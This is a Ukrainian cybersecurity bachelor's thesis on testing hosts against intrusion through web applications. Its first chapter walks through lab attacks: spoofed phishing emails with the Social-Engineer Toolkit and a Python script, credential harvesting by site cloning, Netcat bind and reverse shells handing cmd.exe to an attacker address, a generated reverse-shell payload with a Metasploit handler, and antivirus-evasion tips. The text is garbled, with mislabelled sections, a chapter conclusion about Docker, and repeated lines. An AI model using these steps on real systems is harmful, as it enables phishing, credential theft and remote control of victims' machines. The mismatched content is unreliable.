МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ
КАФЕДРА СИСТЕМ ІНФОРМАЦІЙНОГО ТА КІБЕРНЕТИЧНОГО ЗАХИСТУ

«На правах рукопису»
УДК 681.3.06

«До захисту допущено»
Завідуючий кафедрою СІКЗ
_____к.т.н. Г.В. Шуклін
«____» _____2023 р.

БАКАЛАВРСЬКА АТЕСТАЦІЙНА РОБОТА

зі спеціальності 125 “Кібербезпека”

на тему: **МЕТОДИКА ТЕСТУВАННЯ ЗАХИЩЕНОСТІ ХОСТА ВІД ПРОНИКНЕННЯ ЧЕРЕЗ ВЕБ-ДОДАТКИ**

Студентка групи СЗД-41 Гладченко Данило Сергійович _____
(підпис)

Науковий керівник: д.т.н., проф. Ахрамович Володимир Миколайович _____
(підпис)

Нормоконтроль ст. викл. Зозуля Сергій Анатолійович _____
(підпис)

КИЇВ – 2023

«ЗАТВЕРДЖУЮ»
Завідувач кафедри СІКЗ
_____ к.т.н. Г.В. Шуклін
(підпис)
«_____»_____ 2023р.

ЗАВДАННЯ

на атестаційну роботу бакалавра

студентці: Гладченко Данилі Сергійовичу

1.Тема роботи: Методика тестування захищеності хоста від проникнення через веб додатки, затверджено наказом від «24 » лютого 2023р. № 26

2.Термін здачі студентом оформленої роботи «____» _____ 2023р.

3. Об'єкт дослідження: процеси захисту інформації в комп`ютерних мережах з виходом в зовнішню мережу Інтернет.

4. Предметом дослідження: технології захисту, які забезпечують безпеку передачі та отримання інформації через Веб-додатки.

5. Мета роботи: удосконалення та рекомендації щодо застосування методів захисту інформації, яка передається та приймається через Веб-додатки

6.Перелік питань, які мають бути розроблені:

Для досягнення вказаної мети виконуються такі основні задачі:

- аналіз кібератак, які спрямовані через Веб-додатки;
- аналіз та дослідження існуючих методів захисту хостів;
- створення рекомендацій щодо захисту інформації, яка передається та отримується через Веб-додатки.

7. Дата видачі завдання «____» _____20____р.

Науковий керівник _____ Ахрамович В.М.
(підпис)

Завдання прийняла до виконання _____Гладченко Д.С.
(підпис)

КАЛЕНДАРНИЙ ПЛАН

Дата видачі завдання «24» лютого 2023р.

№ з/п	Назва етапів дипломної роботи	Строк виконання етапів роботи	Примітка
1	Підбір науково-технічної літератури	до 26.02.23р.	
2	Обґрунтування актуальності теми роботи	до 27.02.23р.	
3	Написання першого розділу роботи	до 16.03.23р.	
4	Написання другого розділу роботи	до 12.04.23р.	
5	Написання третього розділу роботи	до 08.05.23р.	
6	Написання висновків по роботі	до 11.05.23р.	
8	Підготовка демонстраційних матеріалів	до 18.05.23р.	
9	Підготовка доповіді	до 24.05.23р.	
10	Захист в ДЕК		

Студент: СЗД -41 Гладченко Д.С. _____
(підпис)

Науковий керівник: д.т.н., проф. Ахрамович В.М. _____
(підпис)

Нормоконтроль: ст. викл. Зозуля С.А. _____
(підпис)

ЗМІСТ

РЕФЕРАТ

Дипломна робота містить 47 сторінок, 24 рисунки.

Представлено огляд наявних методів виявлення аномальної активності веб-додатків. Здійснено порівняльний аналіз параметрів. Визначено напрямки, за якими здійснюється вдосконалення засобів захисту інформації у веб-додатках. Для оцінювання методів пошуку аномальної активності веб-додатків визначено критерії вибору показників. Особливу увагу приділено таким показникам, як швидкість запуску веб-додатків після завантаження; швидкість реакції веб-додатків на дії користувача; кількість знайденої аномальної активності порівняно з кількістю знайдених хибних спрацьовувань. Здійснено порівняння трьох методів пошуку аномальної активності: статистичного сканування коду; динамічного сканування коду; моніторингу мережевого трафіку. Розглянуто переваги та недоліки кожного методу, та надано приклади на яких здіснено реалізацію кожного методу.

Об’єктом дослідження: процеси захисту інформації в комп`ютерних мережах з виходом в зовнішню мережу Інтернет.

Предметом дослідження є технології захисту, які забезпечують безпеку передачі та отримання інформації через Веб-додатки.

Мета роботи удосконалення та рекомендації щодо застосування методів захисту інформації, яка передається та приймається через Веб-додатки.

Для досягнення вказаної мети виконуються такі основні задачі:

- аналіз кібератак, які спрямовані через Веб-додатки;
- аналіз та дослідження існуючих методів захисту хостів;
- створення рекомендацій щодо захисту інформації, яка передається та отримується через Веб-додатки.

ABSTRACT

Thesis contains 47 pages, 24 figures.

An overview of existing methods for detecting anomalous activity of web applications is presented. A comparative analysis of the parameters is carried out. The directions for improving the means of protecting information in web applications are determined. To evaluate the methods of searching for abnormal activity of web applications, the criteria for selecting indicators are determined. Particular attention is paid to such indicators as the speed of launching web applications after downloading; the speed of response of web applications to user actions; the number of detected anomalous activity compared to the number of detected false positives. Three methods of searching for anomalous activity are compared: statistical code scanning; dynamic code scanning; network traffic monitoring. The advantages and disadvantages of each method are considered, and examples are provided on which each method is implemented.

Object of research: information security processes in computer networks with access to the external Internet.

The subject security technologies that ensure the safe transmission and receipt of information through the Web Applications.

The purpose Improvements and recommendations on the application of methods for protecting information transmitted and received through Web applications.

To achieve this goal, the following main tasks are performed:

- analysis of cyberattacks directed through Web applications;
- analysis and research of existing host protection methods;
- creating recommendations for the protection of information transmitted and received through Web applications.

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

БЛОС	Бездротові локальні обчислювальні системи	Wireless local cleaning systems
ОІД	Об`єкт інформаційної діяльності	Object of information activity
СІЗ	Системи інформаційного захисту	Information protection systems
EEPROM	Постійний запам’ятовувач що програмується та очищується за допомогою електрики	Electrically Erasable Programmable Read-Only Memory
NIST	Національний інститут стандартизації та технологій	The National Institute of Standards and Technology
PKI	Інфраструктура публічних ключів	Public key infrastructure
RAM	Пам’ять з довільним доступом	Random Access Memory
RFID	Радіочастотна ідентифікація	Radio frequency identification
ROM	Пам’ять лише для читання	Read Only Memory
SRAM	Статична оперативна пам’ять з довільним доступом	Static random access memory
TDMA	Метод часового поділу	Time division multiple access
WLAN	Метод часового поділу	Wireless Local Area Network
ВЧ	Високі частоти	
ЗЗІ	Засоби захисту інформації	
ІС	Інформаційна система	
ІТС	Інформаційно-телекомунікаційна система	
ОЗП	Оперативний запам’ятовувальний пристрій	
УВЧ	Ультра високі частоти	

ВСТУП

Початком використання Веб-додатків є кінець 1990-х - початок 2000-х років для того, щоб дозволить клієнтам спілкуватись з веб-сервером за допомогою браузера. Згодом вони набули широкого розповсюдження в послугах збоку держави, банківських послугах, в енергетиці. Веб-додатки використовуються користувачами для доступу до великого об`єму інформації. **Актуальність теми** Розвиток технологій Веб-датків на теперішній час набув величезних темпів. *JavaScript*, який не отримав широкого застосування двадцять років тому, сьогодні став найпотужнішою мовою програмування з широкою інфраструктурою розробки. Застосування технології *WebAssembly* дало можливість писати модулі веб-додатків різними мовами програмування. Сучасні веб-додатки мають властивість асинхронності та використовують технології *WebWorkers*. Це дає спроможність використання коду у фоновому режимі. Така активна розробка технології веб-додатків та прогресивною їх кількістю призводить до зростаючої проблеми захисту інформації. Велике число веб-додатків створюється розробниками без урахування інформаційної безпеки та захисту інформації і виходить на ринок в недопрацьованому виді. Користувачі застосовують його, в багатьох випадках не припускаючи проблем, з якими вони зіткнуться. За даними експертів, дев`яносто відсотків веб-додатків наражаються на загрозу атак на клієнтів, у дев`яти випадках із десяти зловмисники можуть реалізовувати кібератаки відвідувачів сайту і шістнадцять відсотків застосунків містять уразливості, які дають змогу отримати повний контроль над системою, а у восьми відсотків інцидентів здійснювати успішні кібератаки на внутрішню мережу підприємств та установ. Отже захист хосту від проникнення через веб-додатки є актуальним завданням сьогодення.

Об’єктом дослідження: є процеси захисту інформації в комп`ютерних мережах з виходом в зовнішню мережу Інтернет.

Предметом дослідження є технології захисту, які забезпечують безпеку передачі та отримання інформації через Веб-додатки.

Мета роботи удосконалення та рекомендації щодо застосування методів захисту інформації, яка передається та приймається через Веб-додатки.

Для досягнення вказаної мети виконуються такі основні задачі:

- аналіз кібератак, які спрямовані через Веб-додатки;
- аналіз та дослідження існуючих методів захисту хостів;
- створення рекомендацій щодо захисту інформації, яка передається та отримується через Веб-додатки.

РОЗДІЛ 1 АНАЛІЗ КІБЕРАТАК ЧЕРЕЗ ВЕБ ДОДАТКИ

1.1. Цільові фішингові кібератаки

Явище як *фішинг* уявляє собою шахрайство, яке реалізується через електронну пошту, і яке спрямоване проти великої кількості користувачів. Він містить складову, яка уявляє собою загальний інтерес, який приверне людей до роботи з електронною поштою. Одним з таких наочних прикладів можна привести як лист може рекламувати безкоштовний флакон із ліками та містити шкідливе посилання або вкладення. Зловмисник ризикує і покладається на той факт, що деякі люди будуть натискати на посиланні або вкладенні, щоб ініціювати атаку. Більшість із користувачів, які розуміють що таке *кібергігієна*, як правило такий шкідливий електронний лист видалить, але ми можемо припустити, що деякі його відкриють.

За своєю природою цільовий *фішинг* уявляє собою специфічну форму кібератаки *фішингового* спрямування. Створюючи повідомлення електронної пошти певним чином, зловмисник сподівається привернути увагу певної аудиторії такої як відділу продажів підприємства, відділу розробників тощо.

Наприклад, якщо зловмисник знає, що відділ продажів використовує певний застосунок для управління відносинами з клієнтами, то може підробити електронний лист, удавши, що він надійшов від постачальника застосунку, зазначивши в темі "*Надзвичайна ситуація*" та видавши користувачам інструкцію клацнути по посиланню, щоб завантажити копію, виправлення або оновлення.

Зрозуміло, що дуже велика кількість клієнтів натискне на дане посилання

1.2. Кібератаки для блокування відправки електронної пошти

Для практичної реалізації процесу відправки електронної пошти, зловмисник розуміє, яким чином це необхідно робити. В першу чергу для старту відправки листа через електронну адресу своїй жертві, зловмисник повинен мати обліковий запис *SMTP relay* - «*я використовую свій сервіс ретрансляції GoDaddy*». Необхідно

провести правильне дослідження щоб знайти сервіс, який для цього підходить. В другу чергу необхідно мати в наявності професійну та переконливу електронну пошту, щоб кібератака була реалізована успішно.

Набір інструментів для такого механізму як *соціальна інженерія* (*Social Engineer Toolkit, SET*), створеного фахівцем з кібербезпеки Девідом Кеннеді, було призначено для виконання складних кібератак як опоненти людських слабкостей. Такі кібератаки відомі як *соціальна інженерія*. У *Kali Linux* цей інструмент уже встановлений за замовчуванням. Щоб запустити його, необхідно виконати команду *setoolkit* у вікні терміналу:

```
root@kali:/# setoolkit
```

Процес відпраки «фальшивого» електронного листа здійснюється в виборі в першому меню пункту *Social – Engineering Attacks*, що в перекладі означає *Атаки з використанням соціальної інженерії*:

```
Select from the menu:
      1) Social-Engineering Attacks
      2) Penetration Testing (Fast-Track)
      3) Third-Party Modules
      4) Update the Social-Engineer Toolkit
      5) Update SET configuration
      6) Help, Credits, and About
      99) Exit the Social-Engineer Toolkit
set> 1
```

Після цього здійснюється вибір *Mass Mailer Attack*, що в перекладі означає *масова розсилка листів*:

```
Select from the menu:
      1) Spear-Phishing Attack Vectors
      2) Website Attack Vectors
      3) Infectious Media Generator
      4) Create a Payload and Listener
      5) Mass Mailer Attack
      6) Arduino-Based Attack Vector
      7) Wireless Access Point Attack Vector
      8) QRCode Generator Attack Vector
      9) Powershell Attack Vectors
      10) Third-Party Modules
      99) Return back to the main menu.
set> 5
```

У наступному вікні виникає можливість надіслати даний «фальшивий» електронний лист групі користувачів або одному користувачі. Такий сценарій кібератаки на електронну пошту має наступне представлення: зловмисник, як член червоної команди, декларує себе представником Microsoft та надсилає електронного листа системному адміністратору для повідомлення того, що операційна система, яка встановлена у системного адміністратора потребує оновлення. Сутність в тому, що «фальшивий» електронний лист містить шкідливий *URL*, за посиланням якого системний адміністратор повинен перейти.

Варто відмітити, що цілеспрямована фішингова кібератака потрібна мати таку легенду, що навіть досвідчені фахівці з кібербезпеки не змогли помітити, що вона фальшива.

Повертаючись до поточного меню *SET*, здійснюється надсилання «фальшивого» електронного листа одному користувачеві. Здійснюється вибір *варіанту* №1 та натискається клавіша *Enter*:

```
What do you want to do:
      1. E-Mail Attack Single E-mail Address
      2. E-Mail Attack Mass Mailer
      99. Return to the main menu.
set:mailer>1
```

Таким чином здійснюється надсилання даного «фальшивого» електронного листа системному адміністратору *ethicalhackingblog.com*. При цьому не

здійснюється перевірка даної дії на довільній електронній адресі, яка належить зловмиснику.

```
set:phishing> Send email to:admin@ethicalhackingblog.com
      1. Use a Gmail Account for your e-mail attack.
      2. Use your own server or open relay
set:phishing>2
```

При висвітленні попередніх варіантів, у зловмисника виникне спокуса вибрати *Gmail*, оскільки це безкоштовно та злодію не потрібен обліковий запис поштового сервера-ретранслятора. При здійсненні даної операції *Google* миттєво заблокує вкладення злодія. З цієї причини можна зробити висновок, що *Gmail* не варто використовувати. Професійні хакери використовують релейний обліковий запис, тому вони обирають *варіант №2*.

В такому випадку «фальшивий» електронний лист має бути отримано від *Microsoft*. Після цього здійснюється заповнення інформації про сервер. Це пов`язано з тим, що ця частина має відображати інформацію про сервер користувача, а не про сервер злодія. На рисунку 1.1 представлено вид електронної пошти адміністратора.

Рисунок 1.1. Електронна пошта адміністратора

Варто відмітити, що по перше граматичні помилки не допускаються. Інакше кажучи, наприклад слово *following* у цьому повідомленні використано невірно, тож це змусить засумніватися в автентичності електронного листа. По друге,

якщо зловмисник намагається використовувати *URL*, то необхідно переконатись, що він близький до реального доменного імені. Інакше кажучи *micosoft* за відсутності літери *r* дуже схожий на *Microsoft*.

1.2. Кібератаки для блокування електронної пошти

Для блокування електронної пошти застосовують мову програмування *Python* Ця мова дуже ефективна для виконання завдань під час тестування на проникнення. Наразі наступний код показує, як надсилати електронні листи, не покладаючись на додаток, який зробить це за злодія. Такий сценарій можна назвати *sendemail.py* та запустити після того, як буде заповнене інформацію, яка відсутня:

```
#Используйте библиотеку smtplib, чтобы отправить e-mail
import smtplib
#Конфигурации
#Ваш e-mail адрес, настоящий
sender_email = [e-mail отправителя]
#Ваше имя для e-mail
username = [имя аккаунта smtp]
#Пароль для вашего e-mail
password = [Ваш пароль SMTP]
#Подделанные данные e-mail
spoofed_email = [ненастоящий e-mail адрес]
#Придуманное полное имя
spoofed_name = 'John Doe'
#e-mail адрес жертвы
victim_email = [e-mail адрес жертвы]
# Тема письма
subject= "Это тема\n"
# Тело вашего письма
body = "This is a body."
```

```
header = ('To:' + victim_email + '\n' +'From: ' + spoofed_name + ' <' +
spoofed_email + '>' + '\n' + 'Subject:' + subject)
message = (header + '\n\n' + body + '\n\n')
```

```
try:
      session = smtplib.SMTP_SSL([домен smtp-сервера],[номер порта
smtp-сервера])
      session.ehlo()
      session.login(username, password)
      session.sendmail(sender_email, victim_email, message)
      session.quit()
      print "Email Sent With Success!"
except smtplib.SMTPException:
      print "Error: Unable To Send The Email!"
```

Дана програма здійснює блокування електронної пошти.

1.3.Кібератаки для крадіжок облікових даних

Щоб почати кібератаку, спрямовану на крадіжку облікових даних, необхідно спочатку підготувати професійний електронний лист у форматі *HTML* та переконатись, що він не буде викликати жодних сумнівів, в момент часу, коли користувач його отримає. Розробник може допомогти зловмиснику клонувати сайт і прикріпити до нього базу даних, щоб щоразу, коли користувачі надсилають свої облікові дані, вони зберігалися в цій базі даних. Якщо дії зловмисника спрямовані на попередньо попрактикуватися, то він також може використовувати *SET*, для виконання цього завдання.

Необхідно відкрити та завантажити застосунок та виконати наступні дії.
1.Вибирається *варіант №1*: *Social – Engineering Attacks*, тобто *Атаки з використанням соціальної інженерії*.

2. Вибирається *варіант №2* : *Website Attack Vectors*, тобто *вектор атак на сайт*.

3. Вибирається *варіант №*: *Credential Harvester Attack Method*, тобто *атака для збору облікових даних*.

4. Вибирається *варіант №2*: *Site Cloner*, тобто *клонування сайту*.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
[10.0.20.140]: [Введите IP-адрес вашей Kali]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https: [Введите URL клонируемого сайта]
[*] Cloning the website: https://10.0.20.1/#/login
[*] This could take a little bit...
The best way to use this Attack is if username and password form fields
are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

В найкращому разі збирати *PCAP* варто протягом сканування мережі, щоб перевірити, куди досягає сканер. Крім того, слід провести кілька сканувань мережі, при цьому щонайменше одна кінцева точка в кожній складовій мережі повинна сканувати свою складову. Ці сканування можна вручну об'єднати в

топологію карти мережі. Після цього визначаються елементи, які можна автоматизувати, щоб цей процес було легше повторити в майбутньому.

Внаслідок цьому буде корисною карта для червоної та синьої команд. Здійснюється збір відгуків, і після цього повторюється процес складання та отримання карти кращої якості за менший час.

Друга важлива частина - це посилання, яке злодій збираєтеся додати до свого електронного листа. Найкращий спосіб приховати цей *URL* полягає в створенні домену, а потім створити під домен, який є копією вихідного. Як приклад візьмемо домен *facebook.com*. Щоб отримати успішний результат, необхідно створити підроблений домен зі схожим ім'ям, прикладом цьому є *Fsb.com*, а потім створюється під домен *facebook.com*. Це виглядає наступним чином

```
facebook.fcb.com
```

На практиці червоні команди і пентестери повинні будуть використовувати сайт або роботодавця, або клієнта. Чудовий реалістичний приклад - клонування сайту інтрамережі клієнта або роботодавця для зловмисника, щоб злодій міг вкрасти облікові дані домену користувача. Потім злодій надсилає електронного листа користувачу, як це було показано вище. В ідеалі зловмисник використовував переконливий електронний лист, що спонукає співробітників натиснути на *URL*, який переспрямує співробітників на підроблений сайт. Співробітники почнуть вводити свої облікові дані і після натискання кнопки входу в систему будуть переспрямовані на справжній сайт. Тепер у зловмисника є облікові дані користувачів.

Корисне навантаження - це виконуваний файл, який дозволить злодію підключитися до слухача. Мета полягає в тому, щоб встановити *TCP* -з'єднання між хостом користувача та зловмисником. Щойно його буде встановлено, злодій зможе керувати операційною системою користувача за допомогою віддаленої командної оболонки, тобто командного рядка. Ця віддалена командна оболонка може бути або прямим шеллом, або зворотним.

Велика кількість любителів та професіоналів у галузі безпеки мають неправильне уявлення про ці дві концепції. Як правило скористаємося деякими практичними прикладами, які допоможуть їх зрозуміти. У командній оболонці з прямим підключенням *bind* зловмисник приєднується безпосередньо з *Kali* до робочого місця користувача, на якій уже запущено приймач, як це показано на рисунку 1.2. У цьому сценарії ми будемо використовувати *Netcat* для виконання завдання. Цей інструмент зручний при тестуванні на проникнення, розв'язанні завдань із захоплення прапору *CTF* та сертифікаційних іспитів, таких як *OSCP*. Здійснюється підключення безпосередньо з атакуючого хоста *Kali* до цільового хосту з *Windows* 10.



Рисунок 1.2. Прямий шелл.

Якщо необхідно здійснити тренування в тій самій вправі зі свого боку, то двійковий файл *Netcat* для *Windows* на *Kali* знаходиться в */user/share/windows–binaries/nc.exe*. Після цього, здійснюється копіювання файлу *nc.exe* на свій хост *Windows*, щоб відтворити результати.

Після цього здійснюється запуск *Netcat* у режимі прослуховування, використовуючи параметр – один і крім того, використовується порт 9999 для прослуховування вхідних підключень. Після цього використовується ключ *-e*, щоб переспрямувати виведення командного рядка на віддалене з'єднання:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe -nlvp 9999 -e C:\Windows\
      System32\cmd.exe
listening on [any] 9999 ...
```

Після запуску слухача на хості *Windows* здійснюється повернення до сеансу терміналу *Kali* та здійснюється підключення безпосередньо до операційної системи *Windows* за допомогою *Netcat* до порту 9999:

```
root@kali:/# nc -nv 10.0.20.127 9999
(UNKNOWN) [10.0.20.127] 9999 (?) open
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Шелл зі зворотним підключенням - улюблений варіант для пентестерів. Це метод, який протилежний прямому підключенню. У цьому сценарії зловмисник прослуховує вхідні з'єднання від будь-якого робочого місця. Таємниця полягає в тому, що під час підключення через зворотну командну оболонку брандмауери зазвичай пропускають трафік. Водночас брандмауер може блокувати будь-які вхідні підключення ззовні на слухач зловмисника. Ось чому в співтоваристві зазвичай використовується зворотний шелл, як це представлено на рисунку 1.3.



Рисунок 1.3. Зворотний шелл

Знову попрактикуємося за сценарієм зі зворотним шеллом, використовуючи *Netcat*. Спочатку запускається слухач *Netcat* на хості, в даному випадку це *Kali*. Після цього використовується порт 8888 для прослуховування вхідних з'єднань:

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
```

Після цього здійснюється перехід на хост *Windows* користувача та здійснюється підключення до слухача на порті 8888 злодія *Kali*. Варто зазначити, що, що *IP*-адреса віртуальної машини *Kali* - 10.0.20.140:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe 10.0.20.140 8888 -e C:\Windows\
      System32\cmd.exe
```

Тепер, повертаючись на хост *Kali*, відбувається успішне обернене підключення.

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.20.140] from (UNKNOWN) [10.0.20.127] 54479
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Зловмиснику необхідно бути уважними під час забезпечення захисту свого корисного навантаження, коли здійснюється відправлення його на цільовий хост. Інакше кажучи, зловмисник повинен переконатися, що його виконуваний файл корисного навантаження не буде виявлений антивірусним програмним забезпеченням, встановленим на комп'ютері користувача. Необхідно скопіювати корисне навантаження на інший тестовий комп'ютер, на якому встановлено антивірус того ж типу. Якщо злодій не знає, яке антивірусне програмне забезпечення встановлено на хості користувача, то йому необхідно завантажити своє корисне навантаження та здійснити сканування його за допомогою загальнодоступного сайту пошуку вірусів *VirusTotal*, як це представлено на рисунку 1.4:

```
www.virustotal.com/gui/home/upload
```

Рисунок 1.4. *VirusTotal*

Найкращий спосіб приховати ваше корисне навантаження - використовувати власне. Тобто зловмиснику необхідно розробити корисне навантаження за допомогою такої мови програмування, як *Python, PowerShell, C#*. Пізніше зловмисник дізнаєтеся більше на цю тему, але поки що подивимося, як згенерувати корисне навантаження за допомогою *SET*.

Спочатку запустіть застосунок SET і виберіть такі параметри. Виберіть варіант № 1: Social-Engineering Attacks (Атаки методом соціальної інженерії).

Виберіть варіант № 4: Create a Payload and Listener (Створення корисного навантаження і слухача).

Виберіть варіант № 1: Windows Shell Reverse_TCP (Зворотна командна оболонка Windows за протоколом TCP).

Потім вам буде запропоновано ввести IP-адресу вашого хоста Kali (зловмисника) і номер порту, який ви хочете прослуховувати. Як тільки ви це зробите, він згенерує корисне навантаження в /root/.set/payload.exe. Нарешті, вам буде запропоновано запустити слухач. У нашому прикладі виберіть yes:

```
set:payloads> IP address for the payload listener (LHOST):10.0.20.140
set:payloads> Enter the PORT for the reverse listener:7777
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located
under/root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/
no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

На цьому етапі SET автоматично запускає обробник запитів Metasploit. Ми заглибимося в Metasploit пізніше в цій книзі, і ви побачите, як створити слухач вручну. SET зробить усе за вас без зайвого клопоту.

Тепер слухач повинен запуститися і чекати вхідних з'єднань від жертви:

```
      =[ metasploit v5.0.85-dev ]
+ -- --=[ 2002 exploits - 1093 auxiliary - 342 post ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: You can use Help to view all available commands

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.20.140
LHOST => 10.0.20.140
resource (/root/.set/meta_config)> set LPORT 7777
LPORT => 7777
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) >
```

Настав час відправити корисне навантаження на віртуальну машину хоста Windows 10 нашої жертви і виконати його звідти. Зверніть увагу, що корисне навантаження зберігається в /root/.set/payload.exe.

Потім скопіюйте файл payload.exe на хост Windows і двічі клацніть на ньому, щоб запустити його на віртуальній машині Windows. Щоб це запрацювало, я повинен відключити антивірусне програмне забезпечення на хості Windows 10 перед копіюванням файлу payload.exe.

Після того як файл корисного навантаження буде виконано на хості Windows, слухач Metasploit повинен показати успішне з'єднання. Щоб побачити поточний відкритий сеанс, використовуйте команду sessions. Виконавши її, ви побачите, що є один відкритий сеанс. Щоб взаємодіяти з цим сеансом, запустіть команду sessions -i 1. Щойно ви натиснете Enter, у вас буде під рукою зворотна командна оболонка Windows:

```
[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) > [*] Command shell session 1 opened
(10.0.20.140:7777 -> 10.0.20.127:54501) at 2020-05-22 11:27:38 -0400
sessions

Active sessions
===============

    Id Name Type           Information
Connection
    -- ---- ----           -----------
----------
1       shell x86/windows Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. A... 10.0.20.140:7777 -> 10.0.20.127:54501
(10.0.20.127)

msf5 exploit(multi/handler) > sessions -i 1
C:\Users\gus\Documents\Shared>
```

Висновок до розділу 1

1.За останні кілька років масштаби застосування контейнерів різко зросли. Відповідні концепції контейнерів існували ще за кілька років до *Doc*ker. Але більшість спостерігачів сходяться на думці, що саме поява в 2013 році *Doc*ker з його зручними у використанні утилітами командного рядка дала поштовх популярності контейнерів серед спільноти розробників.

2.У контейнерів є безліч переваг. Як свідчить рекламний слоган *Docker*, з їхньою допомогою можна "створити один раз, виконувати де завгодно" - завдяки об'єднанню в пакет застосунку і всіх його залежності та ізоляції застосунку від решти машини, на якій він працює. У застосунку з контейнером є все необхідне, його легко можна упакувати в образ контейнера, який працюватиме однаково на робочому місці та на сервері в центрі обробки даних (*ЦОД*). 3.Наслідок цієї ізоляції - можливість паралельного виконання кількох різних контейнерів, які не заважатимуть один одному. До появи контейнерів мішанина залежності змогла легко перетворитися на справжній поганий для розробників, в якому двом додаткам були потрібні різні версії одних і тих самих пакетів. 4.Найпростіше вирішити цю проблему, виконуючи додатки на окремих машинах. Контейнери ізолюють залежності одна від одної, і тому виконання кількох застосунків на одному сервері не спричиняє жодних проблем. Усі швидко зрозуміли, що завдяки контейнеризації можна запускати кілька додатків на одному хості (байдуже, віртуальній машині чи реальному сервері), не турбуючись про залежності.

5.Наступний логічний крок - розподіл контейнерних додатків по кластеру серверів. Завдяки засобам координації на кшталт *Kubernetus* цей процес автоматизується до такої степені, що більше не потрібно вручну встановлювати додатки на конкретних робочих місцях, достатньо повідомити засобу координації, які контейнери необхідно запустити, і він сам знайде відповідну машину для кожного з них.

6.З точки зору безпеки середовище в контейнері багато в чому схоже зі звичайним розгортанням. Порушники намагаються викрасти дані, або змінити поведінку системи, або, скажімо, використовувати обчислювальні ресурси інших людей для майнінгу криптовалюти. При переході до контейнерів нічого з цього не змінюється. Однак контейнери суттєво змінюють спосіб роботи додатків, що призводить до іншого набору ризиків для безпеки.

РОЗДІЛ 2 ТЕСТУВАННЯ БЕЗПЕКИ ВЕБ-ДОДАТКІВ

2.1. Основні аспекти тестування на безпеку

Тестування безпеки - це метод тестування, що дає змогу визначити, чи захищає інформаційна система дані та чи підтримує функціональність, як передбачалося. Тестування безпеки не гарантує повну безпеку системи, але важливо включити тестування безпеки як частину процесу тестування. Тестування безпеки вживає таких шість заходів для забезпечення захищеного середовища:

- Конфіденційність уявляє собою захист від розголошення інформації ненавмисним одержувачам.
- Цілісність - дає змогу передавати точну і правильну інформацію від відправників до одержувачів.
- Аутентифікація здійснює перевірку та підтверджує особу користувача.
- Авторизація - визначає права доступу до користувачів і ресурсів.
- Доступність - забезпечує готовність інформації на вимогу.
- Безвідмовність - гарантує, що відправник або одержувач не отримає відмови у надсиланні або отриманні повідомлення.

Конфіденційність - захищає від розголошення інформації ненавмисним одержувачам.
Цілісність - дає змогу передавати точну і правильну інформацію від відправників до одержувачів.
Аутентифікація - перевіряє та підтверджує особу користувача.
Авторизація - визначає права доступу до користувачів і ресурсів.
